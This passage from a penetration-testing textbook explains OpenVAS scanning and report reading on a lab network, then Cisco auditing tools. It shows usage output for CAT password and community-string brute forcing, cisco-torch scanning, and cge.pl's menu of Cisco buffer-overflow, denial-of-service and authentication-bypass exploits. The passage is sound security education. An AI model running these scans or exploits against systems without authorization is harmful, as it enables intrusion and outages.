


Figure 4-5. Greenbone Security Assistant

The menu for accessing features and functions are along the top of the page. From there, you can access features related to the scans, assets, and configurations, as well as the collection of security information that OpenVAS knows about, with all the vulnerabilities it is aware of.

## Quick Start with OpenVAS

While OpenVAS is certainly a dense piece of software, providing a lot of capabilities for customization, it does provide a simple way to get started. A scan wizard allows you to just provide a target and get started scanning. If you want to get a quick sense of common vulnerabilities that may be found on the target, this is a great way to go. A simple scan using the wizard will use the defaults, which is a way to get you started

quickly. To get started with the wizard, you navigate to the Scans menu and select Tasks. At the top left of that page, you will see some small icons. The purple one that looks like a wizard's wand opens the Task Wizard. Figure 4-6 shows the menu that pops up when you roll your cursor over that icon.




Figure 4-6. Task Wizard menu

From that menu, you can select the Advanced Task Wizard, which gives you more control over assets and credentials, among other settings. You can also select the Task Wizard, which you can see in Figure 4-7. Using the Task Wizard, you will be prompted for a target IP address. The IP address that is populated when it's brought up is the IP address of the host from which you are connected to the server. You can enter not only a single IP address here—such as the one seen in Figure 4-7, 192.168.86.45—but also an entire network. For my case, I would use 192.168.86.0/24. That is the entire network range from 192.168.86.0–255. The /24 is a way of designating network ranges without using subnet masks or a range notation. You will see this a lot, and it's commonly called *CIDR notation*, which is the Classless Inter-Domain Routing notation.




Figure 4-7. Task Wizard

Once you have entered your target or targets, all you need to do is click Start Scan, and OpenVAS is off to the races, so to speak. You have started your very first vulnerability scan.



It may be useful to have some vulnerable systems around when you are running your scans. Although you can get various systems (and a simple web search for vulnerable operating systems will turn them up) one is really useful. Metasploitable 2 is a deliberately vulnerable Linux installation. Metasploitable 3 is the updated version based on Windows Server 2008. Metasploitable 2 is a straight-up download. Metasploitable 3 is a build-it-on-your-own-system operating system. It requires VirtualBox and additional software.

We'll get into doing a scan from end to end, but let's take a look at the Advanced Scan Wizard, shown in Figure 4-8. This will give you a quick look ahead to what we will be working with on a larger scale when we move to creating scans from start to finish.

**Advanced Task Wizard**

I can help you by creating a new scan task and automatically starting it.

All you need to do is enter a name for the new task and the IP address or host name of the target, and select a scan configuration.

You can choose if you want me to run the scan immediately, schedule the task for a later date and time, or just create the task so you can run it manually later.

In order to run an authenticated scan, you have to select SSH and/or SMB credentials, but you can also run an unauthenticated scan by not selecting any credentials.

If you enter an email address in the "Email report to" field, a report of the scan will be sent to this address once it is finished.

For any other setting I will apply the defaults from "My Settings".

**Quick start: Create a new task**

Task Name:

Scan Config:

Target Host(s):

Start time:  Start immediately  
 Create Schedule  
Wednesday, 10 January, 2018  
at  h  m

Do not start automatically

SSH Credential:  on port

SMB Credential:

ESXi Credential:


Email report to:

Figure 4-8. Advanced Scan Wizard

## Creating a Scan

If you want more control of your scan, more steps are required. There are a few places to start, because there are several components you need to get in place before you can start the scan. A simple place to start is the same place in the interface where we were setting up local scans. You need to establish targets. If you want to run local scans as part of your overall scan, you would set up your credentials as we did earlier, going to the Configuration menu and selecting Credentials. Once you have set whatever credentials you need, you can go to Configuration/Targets to access the dialog box that allows you to specify targets.

From there, you add in or configure any credentials you may have and you have your targets set up. You need to think about what kind of scan you want to do. This is where you need to go to Scan Configs, also under the Configuration menu. This is something else we looked at quickly under “Local Vulnerabilities” on page 121. OpenVAS does come with scan configs built in, and you can see the list in Figure 4-9. These are canned configurations that you won’t be able to make changes to. Also in this list, you will see a couple of configurations I created. If you want something different from what the canned scans offer you, you need to either clone one of these and edit it, or create your own.



The screenshot shows the 'Scan Configs (10 of 10)' interface. It features a table with columns for Name, Families (Total, Trend), NVTs (Total, Trend), and Actions. The configurations listed include Discovery, empty, Full and fast, Full and fast ultimate, Full and very deep, Full and very deep ultimate, Host Discovery, Local Vulns, My Scan, and System Discovery. Each row includes a small icon and a set of action buttons (clone, edit, delete, etc.).

Name	Families		NVTs		Actions
	Total	Trend	Total	Trend	
<b>Discovery</b> (Network Discovery scan configuration.)	22	↔	2072	↔	🔍 🔄 🗑️ ⚙️
<b>empty</b> (Empty and static configuration template.)	0	↔	0	↔	🔍 🔄 🗑️ ⚙️
<b>Full and fast</b> (Most NVT's; optimized by using previously collected information.)	62	↔	57190	↔	🔍 🔄 🗑️ ⚙️
<b>Full and fast ultimate</b> (Most NVT's including those that can stop services/hosts; optimized by using previously collected information.)	62	↔	57190	↔	🔍 🔄 🗑️ ⚙️
<b>Full and very deep</b> (Most NVT's; don't trust previously collected information; slow.)	62	↔	57190	↔	🔍 🔄 🗑️ ⚙️
<b>Full and very deep ultimate</b> (Most NVT's including those that can stop services/hosts; don't trust previously collected information; slow.)	62	↔	57190	↔	🔍 🔄 🗑️ ⚙️
<b>Host Discovery</b> (Network Host Discovery scan configuration.)	2	↔	2	↔	🔍 🔄 🗑️ ⚙️
<b>Local Vulns</b> (Empty and static configuration template.)	2	↔	14775	↔	🔍 🔄 🗑️ ⚙️
<b>My Scan</b> (Empty and static configuration template.)	0	↔	0	↔	🔍 🔄 🗑️ ⚙️
<b>System Discovery</b> (Network System Discovery scan configuration.)	6	↔	29	↔	🔍 🔄 🗑️ ⚙️

Figure 4-9. List of scans

When you want to create your own scan configuration, you can start with a blank configuration or a full and fast configuration. Once you have decided where you want to start, you can begin selecting the scan families you want to include in your scan configuration. Additionally, you can alter the way the scanner behaves. You can see a set of configuration settings in Figure 4-10 that will change the way the scan is run and the locations it uses. One area to point out specifically here is the Safe Checks setting. This indicates that the only checks to run are ones that are known to be safe,

meaning they aren't as likely to cause problems with the target systems. This does mean that some checks won't get run, and they may be the checks that test the very vulnerabilities you are most concerned with. After all, if just probing for a vulnerability can cause problems on the remote system, that's something the company you are working with should be aware of.





Figure 4-10. Scanner preferences

Vulnerability scanners don't necessarily exploit vulnerabilities. However, just poking at software to evaluate its reaction can be enough to cause application crashes. In the case of the operating system, as with network stack problems, you may be talking about crashing the operating system and causing a denial of service, even if that's not what you were looking to do. This is an area where you need to make sure you are clear up front with the people you are doing the testing for. If they are expecting clean testing, and you are working in cooperation with them, you need to be clear that sometimes, even if you aren't going for outages, outages will happen. Safe Checks is a setting to be careful of, and you should be very aware of what you are doing when you turn it off. Safe Checks disables tests that may have the potential to cause damage to the remote service, potentially disabling it, for instance.

Although you can also adjust additional settings, after you have set your scan configuration and your targets, you are ready to go. Before you get started here, you may want to consider setting some schedules. This can be helpful if you want to be working with a company and doing the testing off-hours. If you are doing security testing or a penetration test, you likely want to monitor the scan. However, if this is a routine

scan, you may want to set it to run overnight so as not to affect day-to-day operations of the business. While you may not be impacting running services or systems, you will be generating network traffic and using up resources on systems. This will have some impact if you were to do it while the business were operational.

Let's assume, though, that you have your configurations in place. You just want to get a scan started with everything you have configured. From here, you need to go to the Scans menu and select Tasks. Then click the New Task icon. This brings up another dialog box, which you can see in [Figure 4-11](#). In this dialog box, you give the task a name (not shown in screenshot), which then shows the additional options, and then you can select your targets and your scan config. You can also select a schedule, if you created one.



*Figure 4-11. Creating a new scan*

On our simple installation, we will have the choice of a single scanner to use. That's the scanner on our Kali system. In a more complex setup, you may have multiple scanners to select from and manage all from a single interface. You will also be able to select the network interface you want to run the scan on. While this will commonly be handled by the routing tables on your system, you can indicate a specific source interface. This may be useful if you want all of your traffic to source from one IP address range, while you are managing from another interface.

Finally, you have the choice of storing reports within the OpenVAS server. You can indicate how many you want to store so you can compare one scan result to another to demonstrate progress. Ultimately, the goal of all of your testing, including vulnera-



bility scanning, is to improve the security posture of your target. If the organization is getting your recommendations and then not doing anything with them, that's worse than not running the scans at all. What happens when you present a report to the organization you are working for is that they become aware of the vulnerabilities you have identified. This information can then be used against them if they don't do anything with what you have told them.

## OpenVAS Reports

The report is the most important aspect of your work. You will be writing your own report when you are complete, but the report that is issued from the vulnerability scanner is helpful for you to understand where you might start looking. There are two things to be aware of when we start to look at vulnerability scanner reports. First, the vulnerability scanner uses specific signatures to determine whether the vulnerability is there. This may be something like banner grabbing to compare version numbers. You can't be sure that the vulnerability exists because a tool like OpenVAS does not exploit the vulnerability. Second, and this is related, you can get false positives. Since the vulnerability scanner does not exploit the vulnerability, the best it can do is get a probability.

If you are not running a scan with credentials, you are going to miss detecting a lot of vulnerabilities. You will also have a higher potential for getting false positives. A *false positive* is an indication that the vulnerability exists when it doesn't. This is why a report from OpenVAS or any other scanner isn't sufficient. Since there is no guarantee that the vulnerability actually exists, you need to be able to validate the reports so your final report presents legitimate vulnerabilities that need to be remediated.

However, enough with the remonstrations. Let's get on with looking at the reports so we can start determining what is legitimately troubling and what may be less concerning. The first thing we need to do is go back to the OpenVAS web interface after the scan is complete, and scans of large networks with a lot of services can be very time-consuming, especially if you are doing deep scans. In the Scans menu, you will find the item Reports. From there, you get to the Report dashboard. That will give you a list of all the scans you have done as well as some graphs of the severity of the findings from your scans. You can see the Report dashboard in [Figure 4-12](#).




Figure 4-12. Report dashboard

When you select the scan you want the report from, you will be presented with a list of all vulnerabilities that were found. When I use the word *report*, it may sound like we are talking about an actual document, which you can certainly get, but really all we're looking for is the list of findings and their details. We can get all of that just as easily from the web interface as we can from a document. I find it easier in most cases to be able to click back and forth from the list to the details as needed. Your own mileage will, of course, vary, depending on what's most comfortable for you. Figure 4-13 shows the list of vulnerabilities resulting from the scan of my network. I like to keep some vulnerable systems around for fun and demonstration purposes. Having everything up-to-date wouldn't yield us much to look at.

The report is titled "Report: Results (92 of 994)". It includes a header with ID, Modified, Created, and Owner information. The main table lists vulnerabilities with columns for Vulnerability, Severity, QoD, Host, Location, and Actions.

Vulnerability	Severity	QoD	Host	Location	Actions
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.86.239	80/tcp	[Icons]
OS End of Life Detection	10.0 (High)	80%	192.168.86.239	general/tcp	[Icons]
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.86.239	1099/tcp	[Icons]
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.86.239	8787/tcp	[Icons]
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.86.239	1524/tcp	[Icons]
DistCC Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.86.239	3632/tcp	[Icons]
VNC Brute Force Login	9.0 (High)	95%	192.168.86.239	5900/tcp	[Icons]
PostgreSQL weak password	9.0 (High)	99%	192.168.86.239	5432/tcp	[Icons]
SSH Brute Force Logins With Default Credentials Reporting	9.0 (High)	95%	192.168.86.239	22/tcp	[Icons]
DistCC Detection	8.5 (High)	95%	192.168.86.239	3632/tcp	[Icons]
Port TCP:0 Open	7.5 (High)	70%	192.168.86.196	general/tcp	[Icons]
phpinfo() output accessible	7.5 (High)	80%	192.168.86.239	80/tcp	[Icons]
phpMyAdmin Code Injection and XSS Vulnerability	7.5 (High)	80%	192.168.86.239	80/tcp	[Icons]
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	80%	192.168.86.239	80/tcp	[Icons]
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities	7.5 (High)	80%	192.168.86.239	80/tcp	[Icons]
phpMyAdmin Configuration File PHP Code Injection Vulnerability	7.5 (High)	80%	192.168.86.239	80/tcp	[Icons]
Check for hlogn Service	7.5 (High)	70%	192.168.86.239	513/tcp	[Icons]
phpMyAdmin Unspecified SQL Injection and Cross Site Scripting Vulnerabilities	7.5 (High)	80%	192.168.86.239	80/tcp	[Icons]
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95%	192.168.86.239	80/tcp	[Icons]

Figure 4-13. List of vulnerabilities

You'll see seven columns. Some of these are fairly self-explanatory. The Vulnerability and Severity columns should be easy to understand. The vulnerability is a short description of the finding. The severity is worth talking about, though. This assessment is based on the impact that may result from the vulnerability being exploited. The issue with the severity provided by the vulnerability scanner is that it doesn't take anything else into account. All it knows is the severity that goes with that vulnerability, regardless of any other mitigations that are in place that could limit the exposure to the vulnerability. This is where having a broader idea of the environment can help. As an example, let's say there is an issue with a web server, like a vulnerability in PHP, a programming language for web development. However, the website could be configured with two-factor authentication and special access could be granted just for this scan. This means only authenticated users could get access to the site to exploit the vulnerability.

Just because mitigations are in place for issues that may reduce their overall impact on the organization doesn't mean those issues should be ignored. All it means is that the bar is higher for an attacker, not that it's impossible for the exploit to happen. Experience and a good understanding of the environment will help you to key in on your findings. The objective shouldn't be to frighten the bejeebers out of people but instead to provide them with a reasonable expectation of where they sit from the standpoint of exposure to attack. Working with the organization will ideally get them to improve their overall security posture.

The next column to talk about is the QoD, or Quality of Detection, column. As noted earlier, the vulnerability scanner can't be absolutely certain that the vulnerability exists. The QoD rating indicates how certain the scanner is that the vulnerability exists. The higher the score, the more certain the scanner is. If you have a high QoD and a high severity, this is probably a vulnerability that someone should be investigating. As an example, one of the findings is shown in [Figure 4-14](#). This has a QoD of 99% and a severity of 10, which is as high as the scanner goes. OpenVAS considers this a serious issue that it believes is confirmed. This is shown by the output received from the system under test.

**Result: Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities**

Vulnerability	Severity	QoD	Host	Location	Actions
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.86.239	8787/tcp	Details

**Summary**  
Systems using Distributed Ruby (dRuby/DRb), which is available in Ruby versions 1.6 and later, may permit unauthorized systems to execute distributed commands.

**Vulnerability Detection Result**  
The service is running in \$SAFE >= 1 mode. However it is still possible to run arbitrary syscall commands on the remote host. Sending an invalid syscall the service returned the following response:

```

FloErno:ENOSYS:bt"3/usr/lib/ruby/1.8/drb/drb.rb:1555:in `syscall'"0/usr/lib/ruby/1.8/drb/drb.rb:1555:in `send'"4/usr/lib/ruby/1.8/drb/drb.rb:1555:in
`_send'"A/usr/lib/ruby/1.8/drb/drb.rb:1555:in `perform_without_block'"3/usr/lib/ruby/1.8/drb/drb.rb:1515:in `perform'"5/usr/lib/ruby/1.8/drb/drb.rb:1589:in
`main_loop'"0/usr/lib/ruby/1.8/drb/drb.rb:1585:in `loop'"5/usr/lib/ruby/1.8/drb/drb.rb:1585:in `main_loop'"1/usr/lib/ruby/1.8/drb/drb.rb:1581:in
`start'"5/usr/lib/ruby/1.8/drb/drb.rb:1581:in `main_loop'"0/usr/lib/ruby/1.8/drb/drb.rb:1430:in `run'"1/usr/lib/ruby/1.8/drb/drb.rb:1427:in
`start'"0/usr/lib/ruby/1.8/drb/drb.rb:1427:in `run'"6/usr/lib/ruby/1.8/drb/drb.rb:1347:in `initialize'"0/usr/lib/ruby/1.8/drb/drb.rb:1627:in
`new'"9/usr/lib/ruby/1.8/drb/drb.rb:1627:in `start_service'"8/usr/sbin/druby_timeserver.rb:12:errno:mesg"Function not implemented

```

Figure 4-14. Ruby finding in OpenVAS

Each finding will tell you how the vulnerability was detected. In this case, OpenVAS found a Ruby-based web page and sent it a request, attempting to make a system call. The error message that resulted suggested to OpenVAS that these system calls are allowed through the application. Since system calls are used for important functions like reading and writing files, gaining access to hardware and other important functions, these calls could potentially provide access to the attacker or cause damage to files on the system. It's because of that potential level of access that the severity was rated so high.

When you get a result like this, it's worth trying as best as you can to duplicate it manually. This is where you may want to turn up the logging as high as you can. This can be done by going to the scanner preferences and turning on Log Whole Attack. You can also check the application log from the target application to see exactly what was done. Repeating the attack and then modifying it in useful ways can be important. For example, manual testing of the vulnerability identified in [Figure 4-14](#) resulted in an error message indicating that the function was not implemented. What OpenVAS tried wasn't completely successful, so additional testing and research is needed.

If you need help performing the additional testing, the findings will have a list of resources. These web pages will have more details on the vulnerability, which can help you understand the attack so you can work on duplicating it. Often, these resources point to the announcement of the vulnerability. They may also provide details from vendors about fixes or workarounds.

Another column to take a look at is the second column, which is labeled with just an icon. This is the column indicating the solution type. The solutions may include workarounds, vendor fixes, or mitigations. Each finding will provide additional details about the workarounds or fixes that may be possible. One of the vulnerabilities that was detected was features of an SMTP server that could lead an attacker to information about email addresses. [Figure 4-15](#) shows one of the findings and its solution. This particular solution is a workaround. In this case, the workaround is to disable the two functions in the mail server.



The screenshot displays a 'Vulnerability Detection Result' for a 'VRFY root' vulnerability. The detection result shows that the command produces the answer '252 2.0.0 root'. The solution is categorized as a 'Workaround' and instructs the user to 'Disable VRFY and/or EXPN on your Mailserver'. It provides specific configuration instructions for postfix and Sendmail. The vulnerability detection method is detailed as 'Check if Mailserver answer to VRFY and EXPN requests (OID: 1.3.6.1.4.1.25623.1.0.100072)' with a version used of '8147'. A reference is provided as 'http://cr.yo.to/smtp/vrfy.html'.

Figure 4-15. OpenVAS solution

This workaround provides specifics on how to configure two mail servers. This particular system uses Postfix, which is one of the details provided. However, other mail servers may also expose this vulnerability. If you need help with configuration of those servers, you will have to do additional research.

The final columns to look at are the Host column and the Location. The host tells you which system had the vulnerability. This is important so your organization knows which system it needs to be performing the configuration work on. The location tells you which port the targeted service runs on. This lets you know where you should be targeting your additional testing. When you provide details to the organization, the system that's impacted is important to include. I also include any mitigations or fixes that may be available when I write reports for clients.

## Network Device Vulnerabilities

OpenVAS is capable of testing network devices. If your network devices are accessible over the networks you are scanning, they can get touched by OpenVAS, which can detect the type of device and apply the appropriate tests. However, programs also are included with Kali that are specific to network devices and vendors. Cisco is a common networking equipment vendor. Unsurprisingly, various programs will perform testing on Cisco devices. The more targets available, the better chance that someone will be developing tools and exploits against those targets. Cisco has majority market share in routing and switching, so those devices make good targets for attacks.

Network devices are often managed over networks. This can be done through web interfaces using HTTP or they may also be done on a console through a protocol like SSH or—far less ideal but still possible—Telnet. Once you have any device on a network, it has the potential to be exploited. Using the tools available in Kali, you can start to identify potential vulnerabilities in the critical network infrastructure.

### Auditing Devices

The first thing we will do is to use a tool to do some basic auditing of Cisco devices on the network. The *Cisco Auditing Tool* (CAT) is used to attempt logins to devices you provide. It does this given a provided word list to attempt logins with. The downside to using this tool is that it uses Telnet to attempt connections, rather than SSH, which would be more common on well-secured networks. Any management over Telnet can be intercepted and read in plain text because that's how it's transmitted. Since management of network devices will include passwords, it's more common to use encrypted protocols like SSH for management.

CAT can also investigate a system by using the Simple Network Management Protocol (SNMP). The version of SNMP used by CAT is outdated. This is not to say that some devices don't still use outdated versions of protocols like SNMP. SNMP can be

used to gather information about configuration as well as system status. The older version of SNMP uses a community string for authentication, which is provided in clear text because the first version of SNMP doesn't use encryption. *CAT* uses a word list of potential community strings, though it was common for the read-only community string to be *public* and the read-write community string to be *private* for a long time. They were the defaults in many cases, and unless the configuration of the system was changed, that's what you would need to supply.

*CAT* is an easy program to run. It's a Perl script that calls individual modules for SNMP and brute-force runs. As I've noted, it does require you to provide the hosts. You can provide a single host or a text file with a list of hosts in it. [Example 4-6](#) shows the help output for *CAT* and how to run it against Cisco devices.

#### Example 4-6. *CAT* output

```
root@rosebud:~# CAT

Cisco Auditing Tool - g0ne [null0]
Usage:
  -h hostname      (for scanning single hosts)
  -f hostfile      (for scanning multiple hosts)
  -p port #        (default port is 23)
  -w wordlist      (word list for community name guessing)
  -a passlist      (word list for password guessing)
  -i [ioshist]     (Check for IOS History bug)
  -l logfile       (file to log to, default screen)
  -q quiet mode    (no screen output)
```

The program *cisco-torch* can be used to scan for Cisco devices. One of the differences between this and *CAT* is that *cisco-torch* can be used to scan for available SSH ports/services. Additionally, Cisco devices can store and retrieve configurations from Trivial File Transfer Protocol (TFTP) servers. *cisco-torch* can be used to fingerprint both TFTP and Network Transfer Protocol (NTP) servers. This will help identify infrastructure related to both Cisco Internetwork Operating System (IOS) devices and the supporting infrastructure for those devices. IOS is the operating system that Cisco uses on its routers and enterprise switches. [Example 4-7](#) shows a scan of a local network looking for Telnet, SSH, and Cisco web servers. All of these protocols can be used to remotely manage Cisco devices.



Cisco has been using its IOS for decades now. IOS should not be confused with iOS, which is what Apple calls the operating system that controls its mobile devices.

### Example 4-7. Output from cisco-torch

```
root@rosebud:~# cisco-torch -t -s -w 192.168.86.0/24
Using config file torch.conf...
Loading include and plugin ...

#####
# Cisco Torch Mass Scanner #
# Because we need it... #
# http://www.arhont.com/cisco-torch.pl #
#####

List of targets contains 256 host(s)
Will fork 50 additional scanner processes
Range Scan from 192.168.86.12 to 192.168.86.17
17855: Checking 192.168.86.12 ...
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
Range Scan from 192.168.86.6 to 192.168.86.11
17854: Checking 192.168.86.6 ...
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
Range Scan from 192.168.86.18 to 192.168.86.23
17856: Checking 192.168.86.18 ...
```

Partially because of Cisco's market share and the amount of time its devices have been used on the internet, Cisco devices have known vulnerabilities. Identifying devices isn't the same as identifying vulnerabilities. As a result, we need to know what vulnerabilities may be on the devices we find. Fortunately, in addition to using OpenVAS for vulnerability scanning, a Perl script comes with Kali to look for Cisco vulnerabilities. This script, *cge.pl*, knows about specific vulnerabilities related to Cisco devices. **Example 4-8** shows the list of vulnerabilities that can be tested with *cge.pl* as well as how to run the script, which takes a target and a vulnerability number.

### Example 4-8. Running *cge.pl* for Cisco vulnerability scanning

```
root@rosebud:~# cge.pl

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
